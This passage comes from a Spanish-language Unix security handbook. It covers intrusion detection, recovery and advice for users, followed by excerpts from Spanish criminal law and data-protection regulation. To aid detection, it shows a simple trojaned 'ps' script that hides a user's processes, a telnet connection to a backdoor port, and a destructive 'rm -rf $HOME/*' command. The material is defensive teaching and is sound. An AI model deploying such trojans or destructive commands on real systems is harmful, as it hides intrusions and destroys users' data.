Por un lado, hemos de estar atentos al número de archivos setuidados en el sistema: es frecuente que un pirata que ha conseguido privilegios de *root* guarde archivos con este bit activo para volver a conseguir esos privilegios de una forma más sencilla (por ejemplo, una copia de un *shell* setuidado como **root** dará privilegios de administrador a cualquiera que lo ejecute). Además, los intrusos suelen crear directorios ‘difíciles’ de localizar, donde poder guardar herramientas de ataque: por ejemplo, si alguien es capaz de crear el directorio **/dev/...**, seguramente cuando el administrador haga un listado de **/dev/** ni se dará cuenta de la existencia de un directorio con un nombre tan poco común como ‘...’.

Otra actividad relacionada con el sistema de ficheros es la sustitución de ciertos programas que puedan delatar una presencia extraña, como **ps**, **who** o **last**, o programas críticos como **/bin/login** por versiones ‘troyanizadas’ que no muestren nada relacionado con el atacante; por ejemplo, alguien podría sustituir el programa **/bin/login** por otro que aparentemente se comporte igual, pero que al recibir un nombre de usuario concreto otorgue acceso al sistema sin necesidad de clave. Un ejemplo muy simple de este tipo de troyanos es el siguiente: alguien mueve el archivo **/bin/ps** a **/bin/OLDps** y a continuación ejecuta

```
anita:~# cat >/bin/ps
#!/bin/sh
/bin/OLDps $1|grep -v '^      toni'|grep -v grep|grep -v OLD
^D
anita:~#
```

A partir de ahora, cuando alguien teclee **ps -ef** no verá los procesos del usuario **toni**. Se puede seguir un mecanismo similar⁴ con programas como **w**, **finger**, **last**, **who** o **ls** para conseguir ocultar a un usuario conectado, sus procesos, sus ficheros...

Otro síntoma que denota la presencia de un problema de seguridad puede ser la modificación de ciertos ficheros importantes del sistema; por ejemplo, un atacante puede modificar **/etc/syslog.conf** para que no se registren ciertos mensajes en los archivos de *log*, o **/etc(exports** para exportar directorios de nuestro equipo. El problema de este estilo más

⁴Realmente el mecanismo suele ser más elaborado; aquí se ha utilizado una forma muy simple de ocultación únicamente a modo de ejemplo.

frecuente es la generación de nuevas entradas en el fichero de claves con UID 0 (lo que implica un total privilegio); para detectar este tipo de entradas, se puede utilizar la siguiente orden:

```
anita:~# awk -F: '$3=="0" {print $1}' /etc/passwd
root
anita:~#
```

Obviamente, si como salida de la orden anterior obtenemos algún otro nombre de usuario, aparte del *root*, sería conveniente cancelar la cuenta de ese usuario e investigar por qué aparece con UID 0.

Detectar este tipo de problemas con el sistema de ficheros de nuestro equipo puede ser una tarea complicada; la solución más rápida pasa por instalar *Tripwire*, comentado en este mismo punto.

- Directorios de usuarios

Dentro del sistema de ficheros existen unos directorios especialmente conflictivos: se trata de los **\$HOME** de los usuarios. La conflictividad de estos directorios radica principalmente en que es la zona más importante del sistema de archivos donde los usuarios van a tener permiso de escritura, por lo que su control (por ejemplo, utilizando *Tripwire*) es a priori más difícil que el de directorios cuyo contenido no cambie tan frecuentemente. Algunos elementos dentro de estos directorios que pueden denotar una intrusión son los siguientes:

- Hemos de chequear el grupo y propietario de cada archivo para comprobar que no pertenecen a usuarios privilegiados en lugar de a usuarios normales, o a grupos especiales en lugar de a grupos genéricos (**users**, **staff**...). Por ejemplo, si el padre de los directorios de usuario es **/export/home/**, podemos buscar dentro de él ficheros que pertenezcan al administrador con la orden

```
anita:~# find /export/home/ -user root -type f -print
```

- ¿Hay archivos setuidados o setgidados en los directorios de usuario? No debería, por lo que su existencia es algo bastante sospechoso...
- La existencia de código fuente, generalmente C, de *exploits* (programas que aprovechan un fallo de seguridad en el *software* para utilizarlo en beneficio del atacante) puede ser indicativo de una contraseña robada, o de un usuario intentando conseguir un privilegio mayor en el sistema. ¿Cómo saber si un código es un *exploit* o una práctica de un alumno? La respuesta es obvia: leyéndolo. ¿Y si se trata de ficheros ejecutables en lugar de código fuente? **man strings**.

- El sistema de red

Estar atentos al sistema de red de nuestro equipo también nos puede proporcionar indicios de accesos no autorizados o de otro tipo de ataques contra el sistema. Por ejemplo, si utilizamos **netstat** para comprobar las conexiones activas, y detectamos una entrada similar a

anita.telnet	luisa.2039	16060	0 10136	0 ESTABLISHED
---------------------	-------------------	--------------	----------------	----------------------

esto indica que desde el *host luisa* alguien está conectado a nuestro sistema mediante *telnet*; puede haber accedido o no (si ha tecleado un nombre de usuario y la contraseña correcta), pero el hecho es que la conexión está establecida.

Otro método muy seguido por los piratas es asegurar la reentrada al sistema en caso de ser descubiertos, por ejemplo instalando un programa que espere conexiones en un cierto puerto y que proporcione un *shell* sin necesidad de *login* y *password* (o con los mismos predeterminados); por ejemplo, si el programa espera peticiones en el puerto 99, el atacante puede acceder al sistema con un simple *telnet*:

```
luisa:~# telnet anita 99
Trying 195.195.5.3...
Connected to anita.
```

```
Escape character is '^]'.
Sun Microsystems Inc. SunOS 5.7          Generic October 1998
anita:~#
```

Podemos detectar los puertos que esperan una conexión en nuestro sistema también con la orden **netstat**:

```
anita:~# netstat -P tcp -f inet -algrep LISTEN
*.sunrpc      *.*          0    0    0      0 LISTEN
*.32771       *.*          0    0    0      0 LISTEN
*.ftp          *.*          0    0    0      0 LISTEN
*.telnet       *.*          0    0    0      0 LISTEN
*.finger       *.*          0    0    0      0 LISTEN
*.dtspc        *.*          0    0    0      0 LISTEN
*.lockd        *.*          0    0    0      0 LISTEN
*.smtp         *.*          0    0    0      0 LISTEN
*.8888         *.*          0    0    0      0 LISTEN
*.32772       *.*          0    0    0      0 LISTEN
*.32773       *.*          0    0    0      0 LISTEN
*.32774       *.*          0    0    0      0 LISTEN
*.printer      *.*          0    0    0      0 LISTEN
*.listen        *.*          0    0    0      0 LISTEN
*.6000         *.*          0    0    0      0 LISTEN
*.32775       *.*          0    0    0      0 LISTEN
anita:~#
```

- **Tripwire**

Quizás una de las formas más efectivas de detectar accesos no autorizados es mediante el programa *Tripwire*. La idea es sencilla: en un sistema ‘limpio’ (por ejemplo, recién instalado, antes de ser conectado a red) se aplica una función de resumen (*message digest*) sobre los ficheros importantes del equipo, (por ejemplo, ficheros en */etc/*, */bin/* o */sbin/*). Los resultados de este proceso se almacenan en un medio que a partir de ese momento será de sólo lectura, como un disco flexible protegido contra escritura o un CD-ROM, y periódicamente volvemos a aplicar el resumen sobre los ficheros de nuestro equipo; si se detecta un cambio (por ejemplo, una variación en el tamaño, un cambio de propietario, la desaparición de un archivo...), *Tripwire* nos lo va a indicar. Si no lo hemos realizado nosotros, como administradores, es posible (muy posible) que ese fichero haya sido modificado en beneficio propio por un intruso.

A.4 Recuperación

¿Qué hacer cuando se detecta una intrusión en la máquina? Muchos administradores se hacen esta pregunta cuando se dan cuenta de que su seguridad ha sido quebrada. Por supuesto, en esta situación se pueden hacer muchas cosas, desde ignorar el hecho y dejar que el pirata haga lo que quiera en nuestro sistema (obviamente, esto no es recomendable) hasta intentar localizar al intruso mediante denuncia y orden judicial para tracear la llamada; esto tampoco es habitual, ya que es muy difícil demostrar ante un juez que un atacante ha violado nuestra seguridad, por lo que sólo vamos a perder tiempo y dinero. Lo habitual en entornos universitarios es intentar detectar si el atacante pertenece a la comunidad universitaria (en cuyo caso se le puede sancionar), restaurar la integridad del equipo de forma que un ataque similar no vuelva a tener éxito, y poner de nuevo la máquina a trabajar (recordemos que la disponibilidad suele ser lo más importante en organizaciones de I+D). Pero, hagamos lo que hagamos, hay que cumplir una norma básica: **no ponernos nerviosos**; si no logramos mantener la calma podemos ser incluso más perjudiciales para el sistema que el propio intruso o podemos poner a éste nervioso, lo que puede convertir un simple fisiogeo en una pérdida irrecuperable de datos.

Desde el punto de vista de Unix, es posible que nos interese localizar el fallo de seguridad aprovechado por el pirata para cerrarlo y que el problema no vuelva a ocurrir; sin entrar en temas complejos como el *jailing* o la simulación, una de las formas que tenemos para realizar esta tarea es monitorizar las actividades del intruso, incluso arriesgando la integridad del sistema (podemos hacer una copia de seguridad por lo que pueda pasar). Para realizar esto, hemos de ser conscientes de que si alguien ha conseguido privilegios de administrador en la máquina, puede haber modificado desde los programas del sistema hasta las librerías dinámicas, pasando incluso por el subsistema de *accounting* de procesos. Por tanto, hemos de desconfiar de los resultados que cualquier orden nos proporcione, ya que el intruso puede haberlos modificado para ocultar sus actividades. Si queremos auditar las actividades del atacante hemos de utilizar programas ‘nuevos’, a ser posible compilados estáticamente (sin dependencia de librerías dinámicas): podemos utilizar versiones de código fuente disponible para adecuarlas a nuestro sistema, compilarlas estáticamente en un sistema similar al atacado⁵, y utilizarlas en la máquina donde está el intruso.

El proceso de modificar librerías dinámicas habitualmente excede los conocimientos del atacante medio de entornos I+D; como además conseguir programas estáticos para nuestro equipo suele ser complejo y lento en la mayoría de situaciones, y un objetivo básico es devolver el sistema a su funcionamiento normal cuanto antes, lo habitual no es utilizar programas compilados de forma estática sino confiar en que el intruso no haya modificado librerías dinámicas y utilizar versiones ‘limpias’ de programas dinámicos; por ejemplo, podemos utilizar los programas originales del sistema operativo que se encuentran en el CD-ROM de instalación del mismo.

Si en lugar de intentar monitorizar las actividades del intruso en el sistema lo único que queremos es echarlo de nuestra máquina (esto tiene su parte positiva, pero también su parte negativa), hemos de tener siempre presente que desconocemos lo que ha hecho; la forma más efectiva de tirarlo de nuestro equipo es desconectando el cable de red (mucho mejor que utilizar `ifconfig` para detener la tarjeta o `shutdown` para parar el sistema, ya que el atacante puede haber contaminado estos programas para que realicen una actividad diferente a la que en teoría están destinados). Pero no nos podemos limitar únicamente a desconectar el cable de red: el atacante puede tener procesos activos en el sistema, bombas lógicas, o simplemente tareas destructivas planificadas con `at` o `cron`; hemos de chequear todo el sistema en busca de este tipo de amenazas. Un lugar interesante donde el intruso nos puede causar un problema grave es en los ficheros de inicialización de la máquina, situados generalmente en `/etc/rc?.d/` o `/etc/rc.d/`.

Una vez detectado y solucionado el problema de seguridad hemos de restaurar un estado fiable de la máquina, esto es, un estado similar al que tenía antes de ser atacada. Aunque en muchos lugares se indica restaurar una copia de seguridad anterior al ataque, esto presenta graves problemas: realmente no sabemos con certeza cuando se produjo el ataque al sistema, sino que en todo caso sabemos cuándo se detectó el mismo, por lo que corremos el peligro de utilizar una copia de seguridad que ya esté contaminada por el atacante. Es mucho más seguro reinstalar el sistema completo y actualizarlo para solucionar los fallos que posibilitaron la entrada del intruso, por ejemplo aplicando *patches* sobre la versión que hemos instalado.

Restaurar y actualizar el sistema operativo y sus programas puede ser una tarea pesada, pero no implica ninguna complicación: con toda probabilidad tenemos a nuestra disposición los CD-ROMs con el *software* que hemos de instalar; los problemas reales surgen con los archivos de los usuarios: evidentemente, no podemos decirles que para evitar posibles conflictos de seguridad se les han borrado sus archivos, sino que lo habitual va a ser mantener el estado de sus ficheros justo como estaban durante el ataque o, en caso de que este haya eliminado o corrompido información, tal y como estaban exactamente antes del ataque. Por tanto, especialmente si mantenemos el estado de los ficheros de usuario, hay que estar atentos a posibles problemas que estos puedan introducir en el sistema, comentados en el apartado A.3.

⁵El pirata también puede haber modificado el compilador.

A.5 Recomendaciones de seguridad para los usuarios

Con frecuencia la parte más complicada de una política de seguridad es concienciar a los usuarios de la necesidad de medidas básicas de prevención contra ataques. Demasiados usuarios opinan que las historias de *crackers* que atacan ordenadores sólo suceden en las películas o en organizaciones militares de alta seguridad; nada más lejos de la realidad: en cualquier universidad ocurren a diario incidentes de seguridad, de los que sólo una pequeña parte se detecta (y muchos menos se solucionan). Sería pues muy recomendable para el administrador imprimir una hoja con las medidas de seguridad básicas o la política del sistema, y entregar una copia a cada usuario al crear su cuenta.

- **Contrasenñas aceptables**

Es conveniente que los usuarios elijan claves medianamente resistentes a ataques de diccionario; una contraseña como **patata** o **valencia** es un gran agujero de seguridad para la máquina, aunque el usuario que la usa no tenga ningún privilegio especial. Hemos de ver la seguridad como una cadena cuya fuerza depende principalmente del eslabón más débil: si falla éste, falla toda la cadena. Sin embargo, el problema de estas claves es que pueden llegar a ser difíciles de recordar, de forma que mucha gente opta por apuntarlas en el monitor de su estación o en la parte inferior de sus teclados; obviamente, esto es casi peor que el problema inicial, ya que como administradores no podemos controlar estas situaciones la mayor parte de las veces. Podemos (y sería lo recomendable) recomendar a los usuarios que utilicen combinaciones de mayúsculas, minúsculas, números y símbolos para generar sus claves, pero de forma que la combinación les pueda resultar familiar: por ejemplo, combinar números y letras de la matrícula del coche con algunos símbolos de separación; claves de este estilo podrían ser **V#GF&121**, **@3289?DH** o **JKnB0322**. Obviamente estas claves son más resistentes a un ataque que **beatles**, pero tampoco son seguras: las acabamos de escribir.

- **Confidencialidad de las claves**

Hemos de concienciar a nuestros usuarios de que **las contraseñas no se comparten**: no es recomendable ‘prestar’ su clave a otras personas, ajenas o no al sistema, ni por supuesto utilizar la misma clave para diferentes máquinas. Este último punto muchas veces se olvida en sistemas de I+D, donde el usuario se ve obligado a utilizar *passwords* para muchas actividades y tiende invariablemente a usar la misma contraseña; incluso se utiliza la clave de acceso a un equipo Unix para autenticarse en juegos de red (MUDs o IRC) o, lo que es igual de grave, para acceder a equipos Windows, de forma que las vulnerabilidades de seguridad de estos sistemas se trasladan a Unix.

- **Conexiones cifradas**

Hay que potenciar entre los usuarios el uso de programas como **ssh/scp** o **ssl-telnet/ssl-ftp** para conectar al equipo. La parte cliente de estos programas es muy simple de utilizar, y nos puede ahorrar muchos dolores de cabeza como administradores. Incluso existen clientes para Windows y MacOS, por lo que nadie tiene excusa para no usar sistemas cifrados (se puede conseguir que su uso sea completamente **transparente** al usuario); casi la mejor forma de que los usuarios los utilicen es dejando de ofrecer ciertos servicios sin cifra, como **telnet**, **ftp**, **rlogin** o **rsh**.

- **Ejecución de programas**

Nunca, bajo ningún concepto, instalar o ejecutar *software* que no provenga de fuentes fiables; hay que prestar atención especial a programas que nos envíen por correo o por IRC, ya que se puede tratar de programas trampa que, desde borrar todos nuestros ficheros, a enviar por correo una copia del archivo de contraseñas, pueden hacer cualquier cosa: imaginemos que un ‘amigo’ nos envía un juego a través de cualquier medio – especialmente IRC – y nosotros lo ejecutamos; incluso disponer del código fuente no es ninguna garantía (¿qué usuario medio lee un código en C de, quizás, miles de líneas?). Ese programa puede hacer algo tan simple como

`rm -rf $HOME/*` sin que nosotros nos demos cuenta, con las consecuencias que esta orden implica.

- Desconfianza

Hemos de desconfiar de cualquier correo electrónico, llamada telefónica o mensaje de otro tipo que nos indique realizar una determinada actividad en el sistema, especialmente cambiar la clave o ejecutar cierta orden; con frecuencia, un usuario se convierte en cómplice involuntario de un atacante: imaginemos que recibimos una llamada de alguien que dice ser el administrador del sistema y que nos recomienda cambiar nuestra clave por otra que él nos facilita, con la excusa de comprobar el funcionamiento del nuevo *software* de correo. Si hacemos esto, esa persona ya tiene nuestra contraseña para acceder ilegalmente a la máquina y hacer allí lo que quiera; hemos de recordar siempre que el administrador no necesita nuestra ayuda para comprobar nada, y si necesita cambiar nuestra clave, lo puede hacer él mismo.

- Un último consejo...

Cualquier actividad sospechosa que detectemos, aunque no nos implique directamente a nosotros, ha de ser notificada al administrador o responsable de seguridad del equipo. Esta notificación, a ser posible, no se ha de realizar por correo electrónico (un atacante puede eliminar ese *mail*), sino en persona o por teléfono.

En muchas ocasiones, cuando un usuario nota un comportamiento extraño en el sistema, no notifica nada pensando que el administrador ya se ha enterado del suceso, o por miedo a quedar en ridículo (quizás que lo que nosotros consideramos ‘extraño’ resulta ser algo completamente normal); esta situación es errónea: si se trata de una falsa alarma, mucho mejor, pero... ¿y si no lo es?

A.6 Referencias rápidas

A.6.1 Prevención

- Cerrar los servicios de `inetd` que no sean estrictamente necesarios.
- No lanzar demonios en el arranque de máquina que no sean estrictamente necesarios.
- Minimizar el número de ficheros setuidados o setgidados en la máquina.
- Instalar *TCP Wrappers* y utilizar una política restrictiva: `echo ALL:ALL >/etc/hosts.deny`.
- Utilizar *TCP Wrappers* para controlar el acceso a nuestro `sendmail`, o utilizar un *wrapper* propio para este demonio.
- Sustituir `telnet`, `ftp` o similares por `ssh` y `scp`.
- No permitir ficheros `$HOME/.rhosts` en los directorios de usuarios, y no establecer relaciones de confianza en `/etc/hosts.equiv`.
- Deshabilitar las cuentas del sistema que no corresponden a usuarios reales (`uucp`, `lp`...).
- Instalar un sistema *Shadow Password* para que los usuarios no puedan leer las claves cifradas.
- Deshabilitar las cuentas de usuarios que no conecten al sistema.
- Utilizar versiones actualizadas del núcleo del sistema operativo.
- Evitar sobrecargas de servicio planificando `pkill -HUP inetd` en nuestro fichero `crontab`.

A.6.2 Detección

- Configurar *Tripwire* nada más instalar el sistema y guardar sus resultados en un medio fiable; cada cierto tiempo, ejecutar *Tripwire* para comparar sus resultados con los iniciales.
- Chequear periódicamente los *logs* en busca de actividades sospechosas.
- Utilizar órdenes como `ps`, `netstat` o `last` para detectar cualquier evento fuera de lo normal en el sistema, pero no confiar ciegamente en los resultados que se nos muestran en pantalla: seamos paranoicos.
- Comprobar periódicamente la integridad de ficheros importantes de nuestro sistema, como `/etc/passwd`, `/etc(exports`, `/etc/syslog.conf`, `/etc/aliases` o ficheros de arranque.
- Comprobar también elementos como los permisos o el propietario de los ficheros que se encuentran en los directorios de usuarios.

A.6.3 Recuperación

- Nunca hay que ponerse nervioso: nuestra máquina ni ha sido la primera ni lamentablemente será la última en sufrir un ataque. No es el fin del mundo.
- Desconfiar de cualquier programa que se encuentre en el sistema; utilizar programas del CD-ROM del sistema operativo, o versiones estáticas de los mismos, para trazar las actividades del intruso.
- Si es posible, reinstalar el sistema operativo completo y aplicarle los parches de seguridad que el fabricante pone a nuestra disposición⁶; permanecer atentos a los directorios de usuarios y a los programas que éstos contienen.
- Si pensamos que la integridad del sistema peligra mucho, desconectar directamente el cable de red: utilizar `ifconfig down` o detener el sistema con `shutdown` puede incluso acarrearnos problemas.
- Obviamente, antes de poner el sistema de nuevo a funcionar en red, estar completamente seguro que los problemas de seguridad que el atacante aprovechó están solucionados.

A.6.4 Usuarios

- No elegir claves de menos de seis caracteres, y combinar mayúsculas, minúsculas, números, signos de puntuación... cualquier cosa que nos permita el teclado.
- No apuntar nuestras claves ni compartirlas con otras personas.
- No utilizar nuestra contraseña de acceso en otros sistemas, especialmente juegos en red o equipos Windows.
- Sustituir `telnet` y `ftp` por `ssh` y `scp` o similares.
- Nunca ejecutar programas que nos envíen por correo o que consigamos a partir de fuentes poco fiables (como un ‘amigo’ que nos pasa un programa por IRC). Tampoco ejecutar órdenes cuyo funcionamiento desconocemos, especialmente si alguien desconocido nos indica teclear ‘algo’ para ver el resultado.
- Desconfiar de llamadas telefónicas o correo electrónico que nos incita a realizar cualquier actividad dentro del sistema, especialmente cambiar nuestra clave; si estas situaciones se producen, indicarlo inmediatamente al responsable de seguridad del equipo, mediante teléfono o en persona.

⁶O que se distribuyen por Internet.

- Ante cualquier actividad sospechosa que se detecte es recomendable ponerse en contacto con el responsable de seguridad o el administrador, a ser posible por teléfono o en persona.

Apéndice B

Normativa

B.1 Nuevo Código Penal

TÍTULO X

Delitos contra la intimidad, el derecho a la propia imagen y la inviolabilidad del domicilio

CAPÍTULO I

Del descubrimiento y revelación de secretos

Artículo 197

1. El que para descubrir los secretos o vulnerar la intimidad de otro, sin su consentimiento, se apodere de sus papeles, cartas, mensajes de correo electrónico o cualesquiera otros documentos o efectos personales o intercepte sus telecomunicaciones o utilice artificios técnicos de escucha, transmisión, grabación o reproducción del sonido o de la imagen, o de cualquier otra señal de comunicación, será castigado con las penas de prisión de uno a cuatro años y multa de doce a veinticuatro meses.

2. Las mismas penas se impondrán al que, sin estar autorizado, se apodere, utilice o modifique, en perjuicio de tercero, datos reservados de carácter personal o familiar de otro que se hallen registrados en ficheros o soportes informáticos, electrónicos o telemáticos, o en cualquier otro tipo de archivo o registro público o privado. Igualas penas se impondrán a quien, sin estar autorizado, acceda por cualquier medio a los mismos y a quien los altere o utilice en perjuicio del titular de los datos o de un tercero.

3. Se impondrá la pena de prisión de dos a cinco años si se difunden, revelan o ceden a terceros los datos o hechos descubiertos o las imágenes captadas a que se refieren los números anteriores. Será castigado con las penas de prisión de uno a tres años y multa de doce a veinticuatro meses, el que, con conocimiento de su origen ilícito y sin haber tomado parte en su descubrimiento, realice la conducta descrita en el párrafo anterior.

4. Si los hechos descritos en los apartados 1 y 2 de este artículo se realizan por las personas encargadas o responsables de los ficheros, soportes informáticos, electrónicos o telemáticos, archivos o registros, se impondrá la pena de prisión de tres a cinco años, y si se difunden, ceden o revelan los datos reservados, se impondrá la pena en su mitad superior.

5. Igualmente, cuando los hechos descritos en los apartados anteriores afecten a datos de carácter personal que revelen la ideología, religión, creencias, salud, origen racial o vida sexual, o la víctima fuere un menor de edad o un incapaz, se impondrán las penas previstas en su mitad superior.

6. Si los hechos se realizan con fines lucrativos, se impondrán las penas respectivamente previstas en los apartados 1 al 4 de este artículo en su mitad superior. Si además afectan a datos de los mencionados en el apartado 5, la pena a imponer será la de prisión de cuatro a siete años.

⁰Delitos relacionados con nuevas tecnologías.

Artículo 198

La autoridad o funcionario público que, fuera de los casos permitidos por la Ley, sin mediar causa legal por delito, y prevaliéndose de su cargo, realizare cualquiera de las conductas descritas en el artículo anterior, será castigado con las penas respectivamente previstas en el mismo, en su mitad superior y, además, con la de inhabilitación absoluta por tiempo de seis a doce años.

Artículo 199

1. El que revelare secretos ajenos, de los que tenga conocimiento por razón de su oficio o sus relaciones laborales, será castigado con la pena de prisión de uno a tres años y multa de seis a doce meses.

2. El profesional que, con incumplimiento de su obligación de sigilo o reserva, divulgue los secretos de otra persona, será castigado con la pena de prisión de uno a cuatro años, multa de doce a veinticuatro meses e inhabilitación especial para dicha profesión por tiempo de dos a seis años.

Artículo 200

Lo dispuesto en este capítulo será aplicable al que descubriere, revelare o cediere datos reservados de personas jurídicas, sin el consentimiento de sus representantes, salvo lo dispuesto en otros preceptos de este Código.

Artículo 201

1. Para proceder por los delitos previstos en este capítulo será necesaria denuncia de la persona agraviada o de su representante legal. Cuando aquella sea menor de edad, incapaz o una persona desvalida, también podrá denunciar el Ministerio Fiscal.

2. No será precisa la denuncia exigida en el apartado anterior para proceder por los hechos descritos en el artículo 198 de este Código, ni cuando la comisión del delito afecte a los intereses generales o a una pluralidad de personas.

3. El perdón del ofendido o de su representante legal, en su caso, extingue la acción penal o la pena impuesta, sin perjuicio de lo dispuesto en el segundo párrafo del número 4º del artículo 130.

Artículo 248

1. Cometen estafa los que, con ánimo de lucro, utilizaren engaño bastante para producir error en otro, induciéndolo a realizar un acto de disposición en perjuicio propio o ajeno.

2. También se consideran reos de estafa los que, con ánimo de lucro, y valiéndose de alguna manipulación informática o artificio semejante consigan la transferencia no consentida de cualquier activo patrimonial en perjuicio de tercero.

Artículo 263

El que causare daños en propiedad ajena no comprendidos en otros Títulos de este Código, será castigado con la pena de multa de seis a veinticuatro meses, atendidas la condición económica de la víctima y la cuantía del daño, si éste excediera de cincuenta mil pesetas.

Artículo 264

1. Será castigado con la pena de prisión de uno a tres años y multa de doce a veinticuatro meses el que causare daños expresados en el artículo anterior, si concurriera alguno de los supuestos siguientes:

1. Que se realicen para impedir el libre ejercicio de la autoridad o en venganza de sus determinaciones, bien se cometiere el delito contra funcionarios públicos, bien contra particulares que, como testigos o de cualquier otra manera, hayan contribuido o pueden contribuir a la ejecución o aplicación de las Leyes o disposiciones generales.
2. Que se cause por cualquier medio infección o contagio de ganado.
3. Que se empleen sustancias venenosas o corrosivas.
4. Que afecten a bienes de dominio o uso público o comunal.
5. Que arruinen al perjudicado o se le coloque en grave situación económica.

2. La misma pena se impondrá al que por cualquier medio destruya, altere, inutilice o de cualquier otro modo dañe los datos, programas o documentos electrónicos ajenos contenidos en redes, soportes o sistemas informáticos.

CAPÍTULO XI

De los delitos relativos a la propiedad intelectual e industrial, al mercado y a los consumidores

Sección 1^a.- DE LOS DELITOS RELATIVOS A LA PROPIEDAD INTELECTUAL.

Artículo 270

Será castigado con la pena de prisión de seis meses a dos años o de multa de seis a veinticuatro meses quien, con ánimo de lucro y en perjuicio de tercero, reproduzca, plagie, distribuya o comunique públicamente, en todo o en parte, una obra literaria, artística o científica, o su transformación, interpretación o ejecución artística fijada en cualquier tipo de soporte o comunicada a través de cualquier medio, sin la autorización de los titulares de los correspondientes derechos de propiedad intelectual o de sus cesionarios.

La misma pena se impondrá a quien intencionadamente importe, exporte o almacene ejemplares de dichas obras o producciones o ejecuciones sin la referida autorización.

Será castigada también con la misma pena la fabricación, puesta en circulación y tenencia de cualquier medio específicamente destinada a facilitar la supresión no autorizada o la neutralización de cualquier dispositivo técnico que se haya utilizado para proteger programas de ordenador.

Artículo 278

1. El que, para descubrir un secreto de empresa se apoderare por cualquier medio de datos, documentos escritos o electrónicos, soportes informáticos u otros objetos que se refieran al mismo, o empleare alguno de los medios o instrumentos señalados en el apartado 1 del artículo 197, será castigado con la pena de prisión de dos a cuatro años y multa de doce a veinticuatro meses.

2. Se impondrá la pena de prisión de tres a cinco años y multa de doce a veinticuatro meses si se difundieren, revelaren o cedieren a terceros los secretos descubiertos.

3. Lo dispuesto en el presente artículo se entenderá sin perjuicio de las penas que pudieran corresponder por el apoderamiento o destrucción de los soportes informáticos.

CAPÍTULO III

Disposición general

Artículo 400

La fabricación o tenencia de útiles, materiales, instrumentos, sustancias, máquinas, programas de ordenador o aparatos, específicamente destinados a la comisión de los delitos descritos en los capítulos anteriores, se castigarán con la pena señalada en cada paso para los autores.

Artículo 536

La autoridad, funcionario público o agente de estos que, mediando causa por delito, interceptare las telecomunicaciones o utilizare artificios técnicos de escuchas, transmisión, grabación o reproducción del sonido, de la imagen o de cualquier otra señal de comunicación, con violación de las garantías constitucionales o legales, incurrirá en la pena de inhabilitación especial para empleo o cargo público de dos a seis años.

Si divulgare o revelare la información obtenida, se impondrán las penas de inhabilitación especial, en su mitad superior y, además la de multa de seis a dieciocho meses.

B.2 Reglamento de Seguridad de la LORTAD

CAPÍTULO I Disposiciones Generales

Artículo 1. Ámbito de aplicación y fines.

El presente Reglamento tiene por objeto establecer las medidas de índole técnica y organizativas necesarias para garantizar la seguridad que deben reunir los ficheros automatizados, los centros de tratamiento, locales, equipos, sistemas, programas y las personas que intervengan en el tratamiento automatizado de los datos de carácter personal sujetos al régimen de la Ley Orgánica 5/1992, de 29 de octubre, de Regulación del Tratamiento Automatizado de los Datos de carácter personal.

Artículo 2. Definiciones.

A efectos de este Reglamento, se entenderá por:

- 1.- **Sistema de información:** Conjunto de ficheros automatizados, programas, soportes y equipos empleados para el almacenamiento y tratamiento de datos de carácter personal.
- 2.- **Usuario:** Sujeto o proceso autorizado para acceder a datos o recursos.
- 3.- **Recurso:** Cualquier parte componente de un sistema de información.
- 4.- **Accesos autorizados:** Autorizaciones concedidas a un usuario para la utilización de los diversos recursos.
- 5.- **Identificación:** Procedimiento de reconocimiento de la identidad de un usuario.
- 6.- **Autenticación:** Procedimiento de comprobación de la identidad de un usuario.
- 7.- **Control de acceso:** Mecanismo que en función a la identificación ya autenticada permite acceder a datos o recursos.
- 8.- **Contraseña:** Información confidencial, frecuentemente constituida por una cadena de caracteres, que puede ser usada en la autenticación de un usuario.
- 9.- **Incidencia:** Cualquier anomalía que afecte o pudiera afectar a la seguridad de los datos.
- 10.- **Soporte:** Objeto físico susceptible de ser tratado en un sistema de información sobre el cual se pueden grabar o recuperar datos.
- 11.- **Responsable de seguridad:** Persona o personas de la organización a las que el responsable del fichero ha asignado formalmente la función de coordinar y controlar las medidas de seguridad aplicables.
- 12.- **Copia de respaldo:** Copia de los datos de un fichero automatizado en un soporte que posibilite su recuperación.

Artículo 3. Niveles de seguridad.

1. Las medidas de seguridad exigibles se clasifican en tres niveles: básico, medio y alto.
2. Dichos niveles se establecen atendiendo a la naturaleza de la información tratada, en relación con la mayor o menor necesidad de garantizar la confidencialidad y la integridad de la información.

Artículo 4. Aplicación de los niveles de seguridad.

⁰Reglamento de Medidas de Seguridad de los ficheros automatizados que contengan datos de carácter personal, aprobado por el Real Decreto 994/1999, de 11 de junio.

1. Todos los ficheros que contengan datos de carácter personal deberán adoptar las medidas de seguridad calificadas como de nivel básico.

2. Los ficheros que contengan datos relativos a la comisión de infracciones administrativas o penales, Hacienda Pública, servicios financieros y aquellos ficheros cuyo funcionamiento se rija por el artículo 28 de la Ley Orgánica 5/1992, deberán reunir, además de las medidas de nivel básico, las calificadas como de nivel medio.

3. Los ficheros que contengan datos de ideología, religión, creencias, origen racial, salud o vida sexual, así como los que contengan datos recabados para fines policiales sin consentimiento de las personas afectadas deberán reunir, además de las medidas de nivel básico y medio, las calificadas como de nivel alto.

4. Cuando los ficheros contengan un conjunto de datos de carácter personal suficientes que permitan obtener una evaluación de la personalidad del individuo deberán garantizar las medidas de nivel medio establecidas en los artículos 17, 18, 19 y 20.

5. Cada uno de los niveles descritos anteriormente tienen la condición de mínimos exigibles, sin perjuicio de las disposiciones legales o reglamentarias específicas vigentes.

Artículo 5. Acceso a datos a través de redes de comunicaciones.

Las medidas de seguridad exigibles a los accesos a datos de carácter personal a través de redes de comunicaciones deberán garantizar un nivel de seguridad equivalente al correspondiente a los accesos en modo local.

Artículo 6. Régimen de trabajo fuera de los locales de ubicación del fichero.

La ejecución de tratamiento de datos de carácter personal fuera de los locales de la ubicación del fichero deberá ser autorizada expresamente por el responsable del fichero y, en todo caso, deberá garantizarse el nivel de seguridad correspondiente al tipo de fichero tratado.

Artículo 7. Ficheros temporales.

1. Los ficheros temporales deberán cumplir el nivel de seguridad que les corresponda con arreglo a los criterios establecidos en el presente Reglamento.

2. Todo fichero temporal será borrado una vez que haya dejado de ser necesario para los fines que motivaron su creación.

CAPÍTULO II

Medidas de seguridad de nivel básico

Artículo 8. Documento de seguridad.

1. El responsable del fichero elaborará e implantará la normativa de seguridad, mediante un documento de obligado cumplimiento para el personal con acceso a los datos automatizados de carácter personal y a los sistemas de información.

2. El documento deberá contener, como mínimo, los siguientes aspectos:

- (a) Ámbito de aplicación del documento con especificación detallada de los recursos protegidos.
- (b) Medidas, normas, procedimientos, reglas y estándares encaminados a garantizar el nivel de seguridad exigido en este Reglamento.
